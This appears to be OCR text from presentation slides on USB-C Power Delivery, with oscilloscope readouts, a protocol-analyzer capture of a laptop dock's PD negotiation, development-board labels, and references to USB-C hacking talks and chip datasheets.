

ubuntu


RIGOL
STOP
H 5.000ms
100.0MSa/s
7.00M pts
D 30.1300000ms
T 1 132mV
HORIZONTAL
A->X= 0.000 s
A->Y= 162.0mV
B->X= 42.72ms
B->Y= 160.0mV
ΔX= 42.72ms
1/ΔX= 23.41 Hz
ΔY= -2.000mV
CURSOR
Mode
Track
Cursor A
CH1
Cursor B
CH1
CursorA
Period=17.70ms
Freq=56.50 Hz
Max=164.0mV
-Width>50.00us
1 = 50.0mV
2 = 500mV
LA


USB
Power Delivery
Analyzer
TOTALPHASE



RIGOL
STOP
H 5.000us
1.000GSa/s
700k pts
D 24.8000000us
T 1 71.0mV
HORIZONTAL
CURSOR
23:33


hp-nb-dock-plain-2022-09-28-with-photos - Total Phase Data Center v7.01.000
1.346 MB
Spec Index m:s.ms.us Dur Len Err CC Role Message Data
132 0:05.190.134 1 PD
133 0:05.329.014 2 PD
v3.0 134 0:05.455.582 635 us 10 B 1 DFP/UFP [0]VDM:DiscIdentity SOP' H=0x108F 0xFF00A001 CRC=0x720245A4 E...
138 0:05.456.059 517 us 6 B 1 Cable [0]GoodCRC SOP' H=0x0101 CRC=0x2FC51328 EOP
141 0:05.456.701 1 PD
v3.0 142 0:05.456.753 1.20 ms 26 B 1 Cable [0]VDM:DiscIdentity SOP' H=0x518F 0xFF00A041 0x180003F0 0x0000...
150 0:05.457.997 502 us 6 B 1 DFP/UFP [0]GoodCRC SOP' H=0x0041 CRC=0xA8BB6CBB EOP
v3.0 153 0:05.461.526 632 us 10 B 1 Source:DFP [0]Source_Cap SOP H=0x11A1 0x2701912C CRC=0x94269BB1 E...
157 0:05.462.312 498 us 6 B 1 Sink:UFP [0]GoodCRC SOP H=0x0041 CRC=0xA8BB6CBB EOP
160 0:05.469.815 1 PD
161 0:05.466.934 2 PD
162 0:05.524.537 1 PD
163 0:05.560.549 1 PD
164 0:05.566.560 1 PD
165 0:05.852.311 1 PD
166 0:05.852.533 1 PD
v3.0 167 0:06.084.594 631 us 10 B 1 DFP/UFP [0]VDM:DiscIdentity SOP' H=0x108F 0xFF00A001 CRC=0x720245A4 E...
171 0:06.085.058 516 us 6 B 1 Cable [0]GoodCRC SOP' H=0x0101 CRC=0x2FC51328 EOP
v3.0 174 0:06.085.747 1.20 ms 26 B 1 Cable [0]VDM:DiscIdentity SOP' H=0x518F 0xFF00A041 0x180003F0 0x0000...
182 0:06.086.992 499 us 6 B 1 DFP/UFP [0]GoodCRC SOP' H=0x0041 CRC=0xA8BB6CBB EOP
v3.0 185 0:06.090.118 1.16 ms 26 B 1 Source:DFP [0]Source_Cap SOP H=0x51A1 0x2F0191F4 0x0002D1F4 0x0003...
193 0:06.091.441 501 us 6 B 1 Sink:UFP [0]GoodCRC SOP H=0x0041 CRC=0xA8BB6CBB EOP
v3.0 196 0:06.096.346 635 us 10 B 1 Sink:UFP [0]Request SOP H=0x1082 0x5285DD77 CRC=0x3272E162 E...
200 0:06.097.042 499 us 6 B 1 Source:DFP [0]GoodCRC SOP H=0x0161 CRC=0x4A38788F EOP
v3.0 203 0:06.100.828 495 us 6 B 1 Source:DFP [1]Accept SOP H=0x03A3 CRC=0x5DFAAC6F EOP
206 0:06.101.477 502 us 6 B 1 Sink:UFP [1]GoodCRC SOP H=0x0241 CRC=0x46B50D97 EOP
v3.0 209 0:06.142.077 499 us 6 B 1 Source:DFP [2]PS_RDY SOP H=0x05A6 CRC=0xC9EEFD1F EOP
212 0:06.142.728 498 us 6 B 1 Sink:UFP [2]GoodCRC SOP H=0x0441 CRC=0xAFD6A8A2 EOP
v3.0 215 0:06.165.231 628 us 10 B 1 Source:DFP [3]VDM:DiscIdentity SOP H=0x17AF 0xFF00A001 CRC=0xC78E9C82 ...
219 0:06.166.012 498 us 6 B 1 Sink:UFP [3]GoodCRC SOP H=0x0641 CRC=0x41D8C98E EOP
v3.0 222 0:06.168.979 1.03 ms 22 B 1 Sink:UFP [1]VDM:DiscIdentity SOP H=0x428F 0xFF00A041 0x860003F0 0x00000...
229 0:06.170.058 495 us 6 B 1 Source:DFP [1]GoodCRC SOP H=0x0361 CRC=0xA43619A3 EOP
v3.0 232 0:06.174.145 632 us 10 B 1 Source:DFP [4]VDM:DiscSVID SOP H=0x19AF 0xFF00A002 CRC=0x6A0B8D0D ...
236 0:06.174.821 501 us 6 B 1 Sink:UFP [4]GoodCRC SOP H=0x0841 CRC=0xA660E489 EOP
v3.0 239 0:06.177.383 766 us 14 B 1 Sink:UFP [2]VDM:DiscSVID SOP H=0x248F 0xFF00A042 0x80870000 CRC=0x...
244 0:06.178.406 499 us 6 B 1 Source:DFP [2]GoodCRC SOP H=0x0561 CRC=0x4D55BC96 EOP
v3.0 247 0:06.193.686 498 us 6 B 1 Sink:UFP [3]DR_Swap SOP H=0x0689 CRC=0x42FB94C8 EOP
Navigator
VDM
PD Packet Radix: auto
Timestamp 0:05.455.582.000
SOP Type SOP'
Header 0x108f
Data 0 0xff00a001
CRC 0x720245a4
PD Header Radix: auto
Extended 0b0
Num Objects 1
Msg ID 0
Cable Plug DFP/UFP (0b0)
Spec Rev 3.0 (0b10)
Msg VDM (0b01111)
VDM Header Radix: auto
SVID PD SID (0xff00)
VDM Type Structured (0b1)
Version 2.0 (0b01)
Cmd Type REQ (0b00)
Command DiscIdentity (0b00001)
Text LiveSearch
No filter: 1213 records.
Protocol Lens: USBPD
Bus LiveFilter Info
Duration: 0:00.000.635.000 Transferred length: 10 bytes (~15.38 KBps)
EN




RPi Pico H

(RP2040)




FUSB302BGEVB



-- https://hackaday.com/2023/02/14/all-about-usb-c-talking-low-level-pd/

— https://events.ccc.de/congress/2024/hub/en/event/ace-up-the-sleeve-hacking-into-apple-s-new-usb-c-controller/

Figure 3. Typical scenario using Alternate Mode to drive a display



-- Technical Article, TA0356, STMicroelectronics, 2018

8.3.2 USB 3.1 and 2 Lanes of DisplayPort

The TUSB1046-DCI operates in USB3.1 and 2 Lanes of DisplayPort mode when the CTL1 pin is high and CTL0 pin is high.


